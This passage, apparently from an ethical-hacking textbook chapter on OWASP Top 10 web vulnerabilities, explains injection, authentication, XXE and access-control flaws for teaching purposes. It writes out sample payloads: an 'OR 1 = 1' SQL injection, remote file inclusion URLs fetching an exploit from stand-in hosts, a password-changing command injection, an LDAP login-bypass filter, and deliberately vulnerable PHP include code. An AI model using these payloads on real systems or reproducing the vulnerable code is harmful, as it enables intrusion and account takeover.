SELECT * FROM tablename WHERE UserID = 2302 OR 1 = 1.
```

The expression "**OR 1 = 1**" evaluates to the value "**TRUE,**" often allowing the enumeration of all user ID values from the database. An attacker uses a vulnerable web application to bypass normal security measures and obtain direct access to valuable data. Attackers perform SQL injection attacks from the web browser's address bar, form fields, queries, searches, and so on.

SQL injection attacks allow attackers to:

- Log into the application without supplying valid credentials
- Perform queries against data in the database, often even data to which the application would not normally have access
- Modify database contents, or drop the database altogether
- Use the trust relationships established between the web application components to access other databases



Command Injection Attacks

Command injection flaws allow attackers to pass malicious code to different systems via web applications. The attacks include calls to an operating system over system calls, use of external programs over shell commands, and calls to backend databases over SQL. Scripts in Perl, Python, and other languages insert and execute in the poorly designed web applications. If a web application uses any type of interpreter, attackers insert malicious code to inflict damage.

To perform functions, web applications must use operating system features and external programs. Although many programs invoke externally, a program frequently used is SendMail. You should carefully scrub an application before passing information through an external HTTP request. Otherwise, attackers can insert special characters, malicious commands, and command modifiers into the information. The web application then blindly passes these characters to the external system for execution. Inserting SQL is a dangerous practice and rather widespread, as it is a command injection. Command injection attacks are easy to carry out and discover, but they are difficult to understand.

Following are some types of command injection attacks:

- **Shell Injection**
  - An attacker tries to craft an input string to gain shell access to a web server
  - Shell Injection functions include `system()`, `StartProcess()`, `java.lang.Runtime.exec()`, `System.Diagnostics.Process.Start()`, and similar APIs

- **HTML Embedding**
  - This type of attack is used to deface websites virtually. Using this attack, an attacker adds extra HTML-based content to the vulnerable web application
  - In HTML embedding attacks, user input to a web script is placed into the output HTML, without being checked for HTML code or scripting
- **File Injection**
  - The attacker exploits this vulnerability and injects malicious code into system files

    `http://www.certifiedhacker.com/vulnerable.php?COLOR=http://evil/exploit?`

Command Injection Example

An attacker enters the following malicious code (account number) with a new password.

`www.certifiedhacker.com/banner.gif||newpassword||1036|60|468`

The last two sets of numbers denote the banner size. Once the attacker clicks the submit button, the password for the account 1036 is changed to "newpassword." The server script assumes that only the URL of the banner image file is inserted into that field.





Figure 7.1: Command Injection Attack



File Injection Attack

A file injection attack is a technique used to exploit "dynamic file include" mechanisms in web applications. File injection attacks enable attackers to exploit vulnerable scripts on the server to use a remote file instead of a presumably trusted file from the local file system. It occurs when a user is allowed to supply input dynamically for the include command, and it is not properly validated before processing. When a user provides input, the web application passes it into "file include" commands. Most web application frameworks support file inclusion. Hence, an attacker enters a URL that redirects the application to the location of the malicious file. While referring to the file without proper validation, the application executes the file script by calling specific procedures. Web applications are vulnerable to file injection attacks if the referred files relay using elements from the HTTP requests. PHP is particularly vulnerable to these attacks because of the extensive use of "file includes" in PHP programming and default server configurations.

If the application ends with a php extension, and if a user requests it, then the application interprets it as PHP script and executes it. This allows an attacker to perform arbitrary commands. Consider the following client code running in a browser:

```
<form method="get">
<select name="DRINK">
<option value="pepsi">pepsi</option>
<option value="coke">coke</option>
</select>
<input type="submit">
</form>
```


Vulnerable PHP code:

```
<?php
  $drink = 'coke';
  if (isset( $_GET['DRINK'] ) )
     $drink = $_GET['DRINK'];
  require( $drink . '.php' );
?>
```

To exploit the vulnerable PHP code, the attacker injects a remotely hosted file at www.jasoneval.com, which contains an exploit.

Exploit code:

http://www.certifiedhacker.com/orders.php?DRINK=http://jasoneval.com/exploit?



LDAP Injection Attacks

LDAP Directory Services store and organize information based on its attributes. The information is hierarchically organized as a tree of directory entries. LDAP (Lightweight Directory Access Protocol) is based on the client-server model, and clients can search the directory entries using filters.

Filter Syntax	(attributeName operator value)
Operator	Example
=	(objectclass=user)
>=	(mdbStorageQuota>=100000)
<=	(mdbStorageQuota<=100000)
~=	(displayName~=Foeckeler)
*	(displayName=*John*)
AND (&)	(&(objectclass=user)(displayName=John)
OR (|)	(|(objectclass=user)(displayName=John)
NOT (!)	(!objectClass=group)

Figure 7.2: LDAP Tree

An LDAP injection attack works in the same way as a SQL injection attack but exploits user parameters to generate an LDAP query. It runs on an internet transport protocol, such as TCP, and is an open-standard protocol for manipulating and querying directory services. An LDAP

injection technique is used to take advantage of non-validated web application input vulnerabilities to pass LDAP filters used for searching Directory Services to obtain direct access to the databases behind an LDAP tree.

LDAP attacks exploit web-based applications constructed based on LDAP statements using a local proxy. Web applications may use user-supplied input to create custom LDAP statements for dynamic web page requests. Attackers commonly use LDAP injection attacks on web applications employing user inputs to generate LDAP queries. The attackers can use search filter attributes to discover the underlying LDAP query structure. Using this structure, the attacker includes additional attributes in user-supplied input to determine whether the application is vulnerable to LDAP injection and evaluates the web application's output.

Depending upon the implementation of the target, attackers use LDAP injection to achieve


- Login bypass
- Information disclosure
- Privilege escalation
- Information alteration

Example:

To test if an application is vulnerable to LDAP code injection, send a query to the server with a meaning that generates an invalid input. If the LDAP server returns an error, attackers can exploit it with code injection techniques.

If an attacker enters valid user name "certifiedhacker" and injects **certifiedhacker)(&))** then the URL string becomes **(&(USER=certifiedhacker)(&))(PASS=blah))**. Only the first filter, **(&(USER=certifiedhacker)(&))**, is processed by the LDAP server. This query is always true, and the attacker logs into the system without a valid password.

An important defense against such attacks is to filter all inputs to the LDAP; otherwise, vulnerabilities in LDAP allow executing unauthorized queries or modifying the contents. When the attacker modifies the LDAP statements, the process runs with the same permissions as that of the component of the web application that executed the command.



A2 - Broken Authentication

Authentication and session management includes every aspect of user authentication and management of active sessions. These days, web applications implementing solid authentications also fail because of weak credential functions, such as "change my password," "forgot my password," "remember my password," and "account update." Therefore, users must take the utmost care to implement user authentication securely. It is always better to use strong authentication methods through special software- and hardware-based cryptographic tokens or biometrics. An attacker can use vulnerabilities in the authentication or session management functions, such as exposed accounts, session IDs, logouts, password management, timeouts, remember me, secret questions, and account updates, to impersonate users.

- **Session ID in URLs**
  - **Example:**

    A web application creates a session ID for the respective login when a user logs in to http://certifiedhackershop.com. An attacker uses a sniffer to sniff the cookie that contains the session ID or tricks the user to get the session ID. The attacker now enters the following URL in a browser's address bar:

    http://certifiedhackershop.com/sale/saleitems=304;jsessionid=12OMTOIDPXM0OQSABGCKLHCJUN2JV?dest=NewMexico

    This redirects him to the already logged in page of the victim. The attacker successfully impersonates the victim.

- **Password Exploitation**


  Attackers can identify passwords stored in databases because of weak hashing algorithms. Attackers can gain access to the web application's password database if it does not encrypt the user passwords.

- **Timeout Exploitation**

  If an application's session timeouts are set for a longer duration, the session will be valid for a long period. When a user simply closes the browser without logging out from sites accessed through a public computer, an attacker can use the same browser later to conduct an attack and exploit the user's privileges, as session IDs can still be valid.

  - **Example:**

    A user logs into *www.certifiedhacker.com* using valid credentials. After performing certain tasks, the user closes the web browser without logging out of the page. The web application's session timeout is set to two hours. During the specified session interval, if an attacker has physical access to the user's system, an attack can be launched from the browser, the history can be checked, and the *www.certifiedhacker.com* link can be clicked, which automatically redirects the attacker to the user's account without the need to enter the user's credentials.



A3 - Sensitive Data Exposure


Web applications need to store sensitive information, such as passwords, credit card numbers, account records, and other authentication information in a database or on a file system. If users do not ensure proper security of their storage locations, then the application may be at risk, as attackers can access the storage and misuse its information.

Many web applications do not protect their sensitive data effectively from unauthorized users. Web applications use cryptographic algorithms to encrypt the data that they need to transfer from the server to client or vice-versa. Sensitive data exposure takes place due to flaws such as insecure cryptographic storage and information leakage.

Although the web application encrypts the data, some encryption methods contain inherent weaknesses, allowing attackers to exploit and steal data. When an application uses poorly written encryption code to securely encrypt and store sensitive data in the database, an attacker can easily exploit this flaw and steal or modify the weakly protected sensitive data, such as credit cards numbers, SSNs, and other authentication credentials with appropriate encryption or hashing to launch identity theft, credit card fraud, or other crimes.

Developers can avoid such attacks using proper algorithms to encrypt sensitive data. Meanwhile, developers must take care to store cryptographic keys securely. If these keys are stored in insecure places, then attackers can obtain them easily and decrypt the sensitive data. Insecure storage of keys, certificates, and passwords also allow the attacker to gain access to the web application as a legitimate user. Sensitive data exposure can cause great losses to a company. Hence, organizations must protect all sources, such as systems and other network resources, from information leakage by using proper content-filtering mechanisms.

The pictorial representation on the above slide shows poorly encrypted vulnerable code and secure code properly encrypted using a secure cryptographic algorithm.




A4 - XML External Entity (XXE)

An XML external entity attack is a server-side request forgery (SSRF) attack where an application can parse XML input from an unreliable source because of a misconfigured XML parser. In this attack, an attacker sends malicious XML input containing a reference to an external entity to the victim web application. When this malicious input is processed by a weakly configured XML parser in the target web application, it enables the attacker to access protected files and services from servers or connected networks.

Since XML features are widely available, the attacker abuses these features to create documents or files dynamically at the time of processing. Attackers tend to make the most of this attack as it leads to retrieving confidential data, DoS attacks, revealing sensitive information via http(s) and in the worst-case they may lead to remote code execution or launch CSRF attacks on any vulnerable service.

According to the XML 1.0 standard, XML uses entities, often defined as storage units. Entities are special features of XML that can access local or remote contents and are defined anywhere in a system via system identifiers. It is not necessary for the entities to be a part of an XML document as they can come from an external system as well. The system identifiers that act as a URI are used by the XML processor while processing an entity. The XML parsing process replaces these entities with their actual data, and an attacker uses this vulnerability by forcing the XML parser to access a file or specified contents. This attack can turn out to be more dangerous as a trusted application, processing an XML document, can be abused by the attacker to pivot the internal system to acquire all sorts of internal data from the system.

For example, an attacker sends the code shown on the slide to extract the system data from a vulnerable target.



A5 - Broken Access Control

Access control refers to how a web application grants access to create, update, and delete any record, content, or functions to some privileged users and restricts other users. Broken access control is a method by which an attacker identifies a flaw related to access control, bypasses the authentication, and then compromises the network. Access control weaknesses are common due to the lack of automated detection and effective functional testing by application developers. It allows an attacker to act as a user or administrator with privileged functions and create, access, update, or delete any record.


According to the OWASP 2017 R2 revision, broken access control is the combination of insecure direct object references and missing function level access control.

- **Insecure Direct Object References**

  When developers expose various internal implementation objects, such as files, directories, database records, or key-through references, the result is an insecure direct object reference. For example, if a bank account number is a primary key, there is a chance of the application being compromised by attackers taking advantage of such references.

- **Missing Function Level Access Control**

  In some web applications, function level protection is managed via configuration, and attackers exploit these function level access control flaws to access unauthorized functionality. The main targets of attackers during this scenario will be the administrative functions. Developers must include proper code checks to prevent such attacks. Detecting such flaws is easy for an attacker; however, identifying the vulnerable functions or web pages (URLs) to attack is considerably more difficult.



A6 - Security Misconfiguration

Developers and network administrators should ensure that an entire application stack is configured properly; otherwise, security misconfiguration can occur at any level of the stack, including its platform, web server, application server, framework, and custom code. For instance, if the developer does not configure a server properly, this could result in various problems that can affect site security. Problems that lead to such vulnerabilities include unvalidated inputs, parameter/form tampering, improper error handling, and insufficient transport layer protection.

- **Unvalidated Input**

  To bypass the security system, attackers tamper with HTTP requests, URLs, headers, form fields, hidden fields, query strings, and so on. Users' login IDs and other related data are stored in cookies, which become a means of attack. Examples of attacks caused by unvalidated input include SQL injection, cross-site scripting (XSS), and buffer overflows.

  Input validation flaws refer to a web application vulnerability where input from a client is not validated before being processed by web applications and backend servers. No validation or improper validation may leave a web application vulnerable to various input validation attacks. If web applications implement input validation only on the client side, attackers can easily bypass it by tampering with HTTP requests, URLs, headers, form fields, hidden fields, and query strings. Users' login IDs and other related data are stored in cookies, which become a means of attack. An attacker exploits input validation flaws to perform cross-site scripting, buffer overflow, injection attacks, and so on, that result in data theft and system malfunctioning.

Figure 7.3: Unvalidated Input Attack

- **Parameter/Form Tampering**

  This type of tampering attack manipulates the parameters exchanged between client and server to modify application data, such as user credentials and permissions and the price and quantity of products. This information is stored in cookies, hidden form fields, or URL query strings. The web application uses it to increase functionality and control. Man in the middle (MITM) is an example of this type of attack. Attackers use tools such as Web scarab and Paros proxy for these attacks.

